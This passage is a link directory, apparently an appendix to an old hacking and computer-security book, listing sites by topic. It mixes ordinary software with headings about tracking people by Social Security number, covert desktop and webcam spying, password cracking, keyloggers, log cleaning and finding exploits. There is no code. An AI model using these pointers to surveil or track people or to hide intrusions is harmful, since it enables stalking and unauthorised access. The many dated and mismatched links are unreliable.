| 555-1212.com | http://www.555-1212.com |
| Freeality | http://www.freeality.com/find.htm |
| Telephone Directories on the Web | http://www.teldir.com |
| USSearch.com | http://www.ussearch.com |
| Yahoo! People Search | http://people.yahoo.com |

**Reverse searches**

| | |
|---|---|
| AnyWho | http://www.anywho.com |
| InfoUSA | http://adp.infousa.com |
| InfoSpace | http://www.infospace.com/info/reverse.htm |
| WhitePages.com | http://whitepages.com |

**Track down someone using a Social Security number**

| | |
|---|---|
| Computrace | http://www.amerifind.org |
| Fast-Track | http://www.usatrace.com |
| USSearch | http://www.ussearch.com |
| Find a Friend | http://findafriend.com |

**Finding relatives**

| | |
|---|---|
| Find-Me | http://www.findme-registry.com |
| International Soundex Reunion Registry | http://www.plumsite.com/isrr |

**Protecting Yourself**

| | |
|---|---|
| Online Harassment | http://www.onlineharassment.com |
| SafetyEd International | http://www.safetyed.org |
| Who@ | http://www.haltabuse.org |

**Spying with a desktop-monitoring program**

| | |
|---|---|
| Desktop Surveillance | http://www.omniquad.com |
| Spectort | http://www.spectorsoft.com |
| SpyBuddy | http://www.agent-spy.com |

**Using a password-recovery program**

| | |
|---|---|
| iOpus Password Recovery XP | http://www.iopus.com |
| Passwere Kit | http://www.lostpassword.com |
| Peek-a-boo | http://corteksoft.com |
| Revelation | http://www.snadboy.com |
| AccessData | http://www.accessdata.com |
| Alpine Snow | http://www.alpinesnow.com |
| Crak Software | http://www.crack.com |
| ElcomSoft | http://www.elcomsoft.com |
| Password Crackers | http://www.pwcrack.com |
| Passware | http://www.lostpassword.com |

**Brute-force password attacks**

| | |
|---|---|
| AntiOnline | http://www.antionline.com |

**Finding more software exploits**

| | |
|---|---|
| Insecure.org | http://www.insecure.org |
| Security Administrator | http://www.ntsecurity.net |
| SecurityFocus | http://www.securityfocus.com |
| SecuriTeam | http://www.securityteam.com |
| Linux Security | http://www.linuxsecurity.com |
| Zone-H | http://www.zone-h.org |

**Cleaning on the log files**

| | |
|---|---|
| Analog | http://www.analog.cx |
| WebTrends | http://www.netiq.com |
| Sawmill | http://www.sawmill.net |
| Webalizer | http://www.mrunix.net/webalizer |

**Planting Trojaned programs**

| | |
|---|---|
| Samhain | http://www.la-samhna.de |
| GFI LANguard | http://www.gfi.com |
| AIDE (Advanced Intrusion Detection Environment | http://www.cs.tut.fi/~rammer/aide.html |

**Sniffing for more Passwords**

| | |
|---|---|
| Ethereal | http://www.ethereal.com |
| Sniffer | http://www.sniffer.com |
| EtherPeek | http://www.wildpackets.com |
| Analyzer | http://analyzer.polito.it |
| | |
| PromiscDetect | http://ntsecurity.nu |
| PromiScan | http://www.securityfriday.com |

**Refurbished computers**

| | |
|---|---|
| Amazon.com | http://www.amazon.com |
| Astak | http://www.astak.com |
| HP Shopping | http://www.shopping.hp.com |
| Dell Computer | http://www.dell.com/factoryoutlet |
| Gateway | http://www.gateway.com |
| Opportunity Distributing | http://www.opportunitydistribute.com |
| Overstock.com | http://www.overstock.com |
| PC Factory Outlet | http://www.pcfactoryoutlet.com |
| PCRetro | http://www.pcretro.com |
| TigerDirect | http://www.tigerdirect.com |

Online auctions

| | |
|---|---|
| CNET Auctions | http://auctions.cnet.com |
| eBay | http://www.ebay.com |
| Dell Auction | http://dellauction.com |
| uBid | http://www.ubid.com |

Recycled computer

| | |
|---|---|
| Comp-Recycle.com | http://www.comp-recycle.com |
| RecommIT | http://www.recommit.co.uk |
| Used-PCs.com | http://www.used-pcs.com |

**Buy a new computer**

| | |
|---|---|
| StreetPrices.com | http://www.streetprices.com |
| PriceWatch | http://www.pricewatch.com |
| Shopper.com | http://shopper.cnet.com |
| BizRate.com | http://www.brizrate.com |
| PriceSCAN.com | http://www.pricescan.com |

**Shareware and freeware**

| | |
|---|---|
| Download.com | http://download.cnet.com |
| Simtel.Net | http://www.simtel.net |
| Jumbo | http://www.jumbo.com |
| Tucows | http://www.tucows.com |
| Ellen's Software Collection | http://www.ellens.com |
| Surplus Computers | http://www.softwareandstuff.com |
| ComputerCost | http://www.computercost.com |

**Low-cost Microsoft Office alternatives**

MP3 players

| | |
|---|---|
| MuzicMan (for Windows) | http://www.muzicman.com |
| Sonique (for Windows) | http://sonique.lycos.com |
| Winamp (for Windows) | http://www.winamp.com |
| Radio Destiny (for Windows and Macintosh) | http://www.radiodestiny.com |
| Mpg123 (for Unix) | http://www.mpg123.de |

**MP3 rippers**

| | |
|---|---|
| Cdparanoia | http://www.xiph.org/paranoia |
| Play & Record (for Windows) | http://www.hycd.com |

**MP3 search engines**

| | |
|---|---|
| MP3.com | http://www.mp3.com |
| Lycos Music | http://music.lycos.com/downloads/ |
| Musicseek | http://www.musicseek.net |
| Yahoo! Digital | http://launch.yahoo.com/downloads |
| Gnutella | http://www.gnutella.com |
| Kazaa | http://www.kazaa.com |
| iNoize | http://www.inoize.com |
| Madster | http://www.madster.com |
| Morpheus | http://www.morpheus-mp3-music-download-ic.com |

**Free Internet Access**

| | |
|---|---|
| DotNow | http://www.dotnow.com |
| Juno | http://www.juno.com |

**Free email**

| | |
|---|---|
| MSN Hotmail | http://www.hotmail.com |
| Mail.com | http://www.mail.com |
| HushMail | http://www.hushmail.com |
| Yahoo! Mail | http://mail.yahoo.com |

**Free Fax Services**

| | |
|---|---|
| FreeFax | http://www.freefax.com.pk |
| ZipFax | http://www.zipfax.com |

**Free Website hosting**

| | |
|---|---|
| GeoCities | http://geocities.yahoo.com |
| Netfirms | http://www.netfirms.com |
| Theglobe | http://www.theglobe.com |
| Free Website Hosting | http://www.freewebsitehosting.com |
| Free Web Hosting | http://www.freewebhosting.com |
| Tripod | http://www.tripod.lycos.com |

**Encrypting your data**

| | |
|---|---|
| Kryptel | http://inv.co.nz |
| PC-Encrypted | http://www.pc-encrypt.com |
| Absolute Security | http://www.pepsoft.com |
| CryptoForge | http://www.cryptoforge.com |

**Hiding files on your hard disk**

| | |
|---|---|
| bProtected | http://www.clasys.com |
| Hide Folders | http://www.fspro.net |
| WinDefender | http://www.rtsecurity.com/products/windefender |

**Spying with a webcam**

| | |
|---|---|
| i-Catcher | http://www.icode.co.uk/icatcher |
| Video Security | http://www.honestech.com |
| MelCam | http://www.melioris.com |

**Stopping cookies**

| | |
|---|---|
| Cookie Crusher | http://www.thelimitsoft.com |
| Cookie Pal | http://www.kburra.com |
| MagicCookie Monster | http://download.at/drjsoftware |

**Cleaning out your web browser cache**

| | |
|---|---|
| CyberClean | http://www.thelimitsoft.com |
| Mcwasher or Window Washer | http://www.webroot.com |
| SurfSecret Privacy Protector | http://www.surfsecret.com |

**Sending anonymous email**

| | |
|---|---|
| Hushmail | http://www.hushmail.com |
| CryptoMail.org | http://www.cryptomail.org |
| PrivacyX | http://www.privacyx.com |
| CertifiedMail.com | http://www.certifiedmail.com |
| ZipLip | http://www.ziplip.com |

**DNS lookup programs**

| | |
|---|---|
| NetScan Tools | http://www.nwpsw.com |

**How firewalls work**

| | |
|---|---|
| Netgear | http://www.netgear.com |
| TRENDware | http://www.trendware.com |
| D-Link | http://www.dlink.com |
| ZoneAlarm | http://www.zonelabs.com |
| Look'n' Stop | http://www.looknstop.com |
| Norton Internet Security | http://www.symantec.com |
| Outpost Firewall | http://www.agnitum.com |
| Sygate Personal Firewall | http://soho.sygate.com |
| Personal Firewall | http://www.mcafee.com |
| Home PC Firewall Guide | http://www.firewallguide.com |
| Firewall.com | http://firewall.com |
| Firewall.net | http://www.firewall-net.com |
| Free-Firewall.org | http://www.free-firewall.org |

**How firewalls can be defeated**

| | |
|---|---|
| LeakTest | http://grc.com/it/leaktest.htm |
| OutBound | http://www.hackbusters.net/ob.html |
| PC Flank | http://www.pcflank.com |
| Port Detective | http://www.portdetective.com |
| YALTA | http://www.soft4ever.com/security_test/En/index.htm |
| TooLeaky | http://tooleaky.zensoft.com |

**How intrusion-detection systems work**

| | |
|---|---|
| Internet Security Systems | http://www.iss.net |
| Snort | http://www.snort.org |
| Okena | http://www.okena.org |
| Talisker | http://www.networkintrusion.co.uk |

**Honeypots**

| | |
|---|---|
| Tiny Honeypot | http://www.alpinista.org/thp |
| Symantec Man Trap | http://www.symantec.com |
| The Deception Toolkit | http://www.all.net/dtk/download.html |
| NetBuster | http://surf.to/netbuster |
| FakeBO | http://cvs.linux.hr.fakebo |
| Tambu Dummy Server | http://www.xploiter.com |
| The Saint | http://www.megasecurity.org |

**Deleting Data**

| | |
|---|---|
| Norton Utilities | http://www.symantec.com |
| Restorer2000 | http://www.bitmart.net |
| Undelete | http://www.execsoft.com |

**Hex editors**

| | |
|---|---|
| Hex Workshop | http://www.bpsoft.com |
| UltraEdit | http://www.idmcomp.com |
| VEDIT | http://www.vedit.com |

**Anti-theft cases**

| | |
|---|---|
| Compucage | http://www.compucage.com |
| Compu-Gard | http://www.compu-gard.com |
| Computer Security Products | http://www.computersecurity.com |
| FMJ/PAD.LOCK | http://www.fmjpadlock.com |
| Kensington | http://www.kensington.com |
| ardian | http://www.secure-it.com |
| Security Solutions | http://www.securitysolutions.ca |

**Remote tracking services**

| | |
|---|---|
| Absolute Protect | http://www.absolute-protect.com |
| Absolute Software | http://www.computrace.com |
| CyberAngel Security Solutions | http://www.sentryinc.com |
| zTrace Technologies | http://www.ztrace.com |

**Biometric devices**

| | |
|---|---|
| DigitalPersona | http://www.digitalpersona.com |
| KeyTronicEMS | http://www.keytronic.com |
| Precise Biometrics | http://www.precisebiometrics.com |
| Siemens | http://www.siemensidmouse.com |
| Utimaco Safeware | http://www.utimaco.com |

**Installation Support**

Windows

| | |
|---|---|
| Aladdin Expander | http://www.aladdinsys.com |
| WinZip | http://www.winzip.com |

**Macintosh**

| | |
|---|---|
| Aladdin Expander | http://www.aladdinsys.com |
| Aladdin DropStuff | http://www.aladdinsys.com |

**Linux**

| | |
|---|---|
| LinZip | http://www.linzip.com |

**Anonymity**

Windows

| | |
|---|---|
| Privacy Companion | http://www.idcide.com |
| Private Idaho | http://www.eskimo.com |

**Anti-spyware**

Windows

| | |
|---|---|
| Ad-Aware | http://www.lavasoft.de |
| FlowProtector | http://www.flowprotector.com/usa |
| OptOut | http://grc.com/optout.htm |

**Anti-trojan Horse**
**Windows**

| | |
|---|---|
| BODetect | http://www.cbsoftsolutions.com |
| The Cleaner | http://www.moosoft.com |
| Jammer | http://www.agnitum.com/products/jammer |
| SubSeven Server Sniper | http://subseven.slak.org |
| Trojans First Aid Kit | http://www.snake-basket.de |
| Win Trinoo Server Sniper | http://www.diamondcs.com.au |

**Antivirus**
**Windows**

| | |
|---|---|
| eSafe | http://www.ealaddin.com |
| F-Prot | http://www.f-secure.com |
| Mail Cleaner | http://www.mailcleaner.com |
| Norton Antivirus 2000 | http://symantec.com |
| ScripTrap | http://keir.net/scriptrap.html |
| Script Defender | http://www.analogx.com |
| SurfinGuard | http://www.finjan.com |
| Virus Trap | http://www.diamondcs.com.au |

**Macintosh**

| | |
|---|---|
| Agax | http://www.defyne.org/agax/ |
| Disinfectant | http://macinto.its.queensu.ca/MacSDistribution/Disinfectant.html |
| McAfee Virus Scan | http://www.mcafee.com |

**Bulk emailers**
**Windows**

| | |
|---|---|
| Express Mail Server | http://www.homeuniverse.com |

**Cache and Cookie Cleaner**
**Windows**

| | |
|---|---|
| AdSubtract SE | http://www.adsubtract.com |
| Complete Cleanup | http://www.softdd.com |
| Cookie Crusher | http://www.thelimitsoft.com |
| Cookie Pal | http://www.kburra.com |
| CyberClean | http://www.thelimitsoft.com |
| SurfSecret | http://www.surfsecret.com |
| Window Washer | http://www.webroot.com |

**Macintosh**

| | |
|---|---|
| MacWasher | http://www.webroot.com |

**Desktop Security**
**Windows**

| | |
|---|---|
| Password Generator | http://benjaminsoftware.hypermart.net |
| ISS Complock II | http://www.techniclabs.com |
| Magic Folders | http://www.pc-magic.com |
| PGP Desktop Security | http://www.mcafee.com |
| WinGuardian | http://www.webroot.com |

**Disaseembler**
**Windows**

| | |
|---|---|
| IDA Pro Disassembler | http://www.datarescue.com |

**DNS Lookup**

| | |
|---|---|
| Cyberkit | http://www.cyberkit.net |
| DNS Workshop | http://www.evolve.co.uk/dns |
| Domain Searcher | http://www.igsn http et.com/igs/dsearch.html |

**File Encryption**
**Windows**

| | |
|---|---|
| Absolute Security | http://www.pepsoft.com |
| Blowfish-C | http://www.counterpane.com |
| Blowfish-Java | http://www.counterpane.com |
| CuteZip | http://www.cuteftp.com/products/cutezip |
| Encrypted Magic Folders | http://pc-magic.com |
| PC-Encrypt | http://www.pc-encrypt.com |
| PGP | http://www.pgpi.org |
| PGP Personal Privacy | http://www.mcafee.com |
| ScramDisk | http://www.scramdisk.clara.net |
| Twofish-C | http://www.counterpane.com/twofish.html |
| Twofish-Java | http://www.counterpane.com |
| Twofish-VB | http://www.counterpane.com/twofish.html |

| | |
|---|---|
| **Tresor** | http://warlord.li |
| VSE My Privacy | http://www.vse-online.com |

**Linux**

| | |
|---|---|
| GNU Privacy Guard | http://www.gnupg.org |
| PGP | http://www.pgpi.org |

**File Integrity Checkers**

**Windows**

| | |
|---|---|
| Veracity | http://www.veracity.com |

**Macintosh**

| | |
|---|---|
| Veracity | http://www.veracity.com |

**Linux**

| | |
|---|---|
| Tripwire | http://www.tripwire.com |
| Veracity | http://www.veracity.com |

**File Shredders**

Windows

| | |
|---|---|
| BCWipe | http://www.jetico.com |
| CyberScrub | http://www.cyberscrub.com |
| Eraser | http://www.tolvanen.com/eraser |
| Evidence Eliminator | http://www.evidence-eliminator.com |
| Shred-IT | http://www.mireth.com |
| Shred-X | http://www.bsoft.ic24.net |

**Macintosh**

| | |
|---|---|
| Burn | http://www.thenextwave.com/burnHP.html |
| NetShred | http://www.arccom.bc.ca |
| Shred-it | http://www.mireth.com |

**Forensic**

**Windows**

| | |
|---|---|
| Directory Snoop | http://www.briggsoft.com/dsnoop.htm |
| File Scavenger | http://www.quetek.com |
| Omniquad Detective | http://www.omniquad.com |

**HEX Editors**

**Windows**

| | |
|---|---|
| FRHED | http://www.kibria.de |
| Freeware Hex Editor | http://www.chmaas.handshake.de/delphi/freeware/xvi32/xvi32.htm |
| Hex Workshop | http://www.bpsoft.com |
| UltraEdit | http://www.idmcomp.com |
| Vedit | http://www.vedit.com |

**HoneyPot Trab**
**Windows**

| | |
|---|---|
| Tambu UDP Scrambler | http://www.xploiter.com/tambu |

**Intrusion Detection**
**Windows**

| | |
|---|---|
| AntiSniff | http://www.atstake.com |
| Attacker | http://www.keir.net |
| BlackICE Defender | http://www.networkice.com |
| Jammer | http://www.agnitum.com/jammer |
| McAfee Personal Firewall | http://www.mcafee.com |
| NukeNabber | http://www.dynamsol.com |
| SuperScan | http://www.keir.net |
| ZoneAlarm | http://www.zonelabs.com |

**Macintosh**

| | |
|---|---|
| TrashScan | http://trashscan.hypermart.net |

**IRC Clients**
**Windows**

| | |
|---|---|
| mIRC | http://www.pirchat.com |
| Pirch98 | http://www.pirchat.com |
| Visual IRC | http://www.visualirc.net |

**Macintosh**

| | |
|---|---|
| Ircle | http://www.ircle.com |
| ShadowIRC | http://www.shadowirc.com |

**Linux**

| | |
|---|---|
| Bitch-X | http://www.bitchx.com |
| ircit | http://www.asymmetrica.com/software/ircit |

**Keystroke Loggers**
**Windows**

| | |
|---|---|
| | http://www.zoranjuric.com |
| AppsTraka | http://appstraka.hypermart.net |
| Ghost Keylogger | http://www.keylogger.net |
| iOpus STARR | http://www.iopus.com |
| Key Interceptor | http://www.ultrasoft.ro |
| KeyKey | http://mikkoaj.hypermart.net |
| Omniquad Desktop Surveillance | http://www.omniquad.com |
| PC Activity Monitor | http://www.keyloggers.com |
| RedHand | http://www.harddrivesoftware.com |
| Security Setup II | http://www.security-setup.dk |
| WinWhatWhere Investigator | http://www.winwhatwhere.com |

**Macintosh**

| | |
|---|---|
| Cone of Silence | http://www.parkbenchsoftware.com |
| Free Guard | http://www.msrweerks.com/applications.html |
| Keystroke Recorder | http://www.compsoftware.com/camp |
| SuperLock Pro | http://www.trivectus.com |

**MP3 TOOLS**

Windows

| | |
|---|---|
| Audiograbber | http://www.audiograbber.com-us.net |
| AudioCatalyst | http://www.xingtech.com/mp3/audiocatalyst/ |
| CD'n'Go | http://www.cdngo.com |
| HyCD Play & Record | http://www.hycd.com |
| MP3 JumpGate | http://www.worldusa.com/mp3/mp3studio.shtml |
| MuzicMan | http://www.muzicman.com |
| Resoft CD Extractor | http://www.theripper.com-us.net |
| Winamp | http://www.winamp.com |

**Macintosh**

| | |
|---|---|
| Macast Lite | http://www.macast.com/lite/ |
| SoundJam MP Free | http://www.soundjam.com |

**Linux**

| | |
|---|---|
| cdparanoia | http://www.xiph.org/paranoia |
| MPG123 | http://www.mpg123.de |
| ripperX | http://ripperx.sourceforge.net |

**Packet Sniffers**
**Windows**

| | |
|---|---|
| Sniffer | http://www.ufasoft.com |

**Parental Control**
**Windows**

| | |
|---|---|
| ENUFF | http://www.akrontech.com |
| IamBigBrother | http://www.chatnanny.com |

**Password Recovery**
**Windows**

| | |
|---|---|
| 007 Password Recovery | http://www.iopus.com |
| Advanced Zip Password Recovery | http://www.wlcomsoft.com/azpr.html |
| Fast Zip Cracker | http://www.netgate.com.uy/~fpapa/ |
| John the Ripper | http://www.openwall.com/john |
| Password Recovery Toolkit | http://www.lostpassword.com |
| Passware Kit | http://www.accessdata.com |
| Peek-a-Boo | http://www.corteksoft.com |
| Revelation | http://www.snadboy.com |
| The Ultimate Zip Cracker | http://www.vdgspftware.com/uzc.html |

**Unix/Linux**

| | |
|---|---|
| John the Ripper | http://www.openwall.com/john |

**Portscanner**
**Windows**

| | |
|---|---|
| AATools | http://www.glocksoft.com |
| AntiSniff | http://www.10pht.com/antisniff |
| NetBrute | http://www.rawlogic.com/products.html |
| PortBlocker | http://www.analogyx.com |
| SATAN | http://www.fish.com/satan |
| TJ Ping | http://www.topjimmy.net/tjs |

**Linux**

| | |
|---|---|
| Nmap | http://www.insecure.org |
| Snort | http://www.snort.org |

**Readers**

| | |
|---|---|
| AceReader | http://www.stepware.com |

**Remote Monitoring**
**Windows**

| | |
|---|---|
| Spector Pro | http://www.netbus.org |
| PC Spy | http://www.softdd.com |
| Q-Peek | http://www.qpeek.com |

**Rockback Programs**
**Windows**

| | |
|---|---|
| Aladdin FlashBack | http://www.aladdinsys.com |
| ConfigSafe | http://www.imagine-lan.com |

**Macintosh**

| | |
|---|---|
| Aladdin FlashBack | http://www.aladdinsys.com |

**SPAM Fighter**

| | |
|---|---|
| Spam Buster | http://www.contactplus.com |
| SpamKiller | http://www.spamkiller.com |
| SpammerSlammer | http://www.n2plus.com |
| WebCrypt | http://www.moonlight-software.com |

**Steganography**
**Windows**

| | |
|---|---|
| dc-Steganograph | http://members.tripod.com/~Nikola_Injac/stegano/ |
| Hide4PGP | http://www.heinz-repp.onlinehome.de/Hide4PGP.htm |
| Hide in Picture | http://www.16.brinkster.com/davitf/hip/ |

| | |
|---|---|
| Insisible Secrets | http://www.invisiblesecrets.com |
| MP3Stego | http://www.cl.cam.ac.uk/~fapp2/steganography/mp3stego/ |
| S-Tools | http://members.tripod.com/staganography/stego/s-tools4.html |
| Steganos Security Suite | http://www.steganos.com |
| wbStego | http://wbstego.wbailer.com |

**Java**

| | |
|---|---|
| Stego | http://www.stego.com |

**Systems Locks**
**Windows**

| | |
|---|---|
| DesktopShield | http://www.dilawri.com/software/sysprotec/ |

**Encription**
**Windows**

| | |
|---|---|
| PGPFone | http://www.pgpi.org |

**Macintosh**

| | |
|---|---|
| PGPFone | http://www.pgpi.org |

**Vulnerability Scanners**
**Windows**

| | |
|---|---|
| Kane Security Analyst | http://www.intrusion.com |
| Retina | http://www.eeye.com |
| LanGuard | http://www.gfi.com |

**Linux**

| | |
|---|---|
| The Security Administrator's Integrated Network Tool | http://www.saintcorporation.com/ |

**Wep site protection**

| | |
|---|---|
| WebAgain | http://www.lockstep.com |

*Algunos de estos enlaces pueden haber cambiado de proveedor o no estar funcionando, al momento de usted verificarlos.

Grandes habilidades, significan una gran responsabilidad.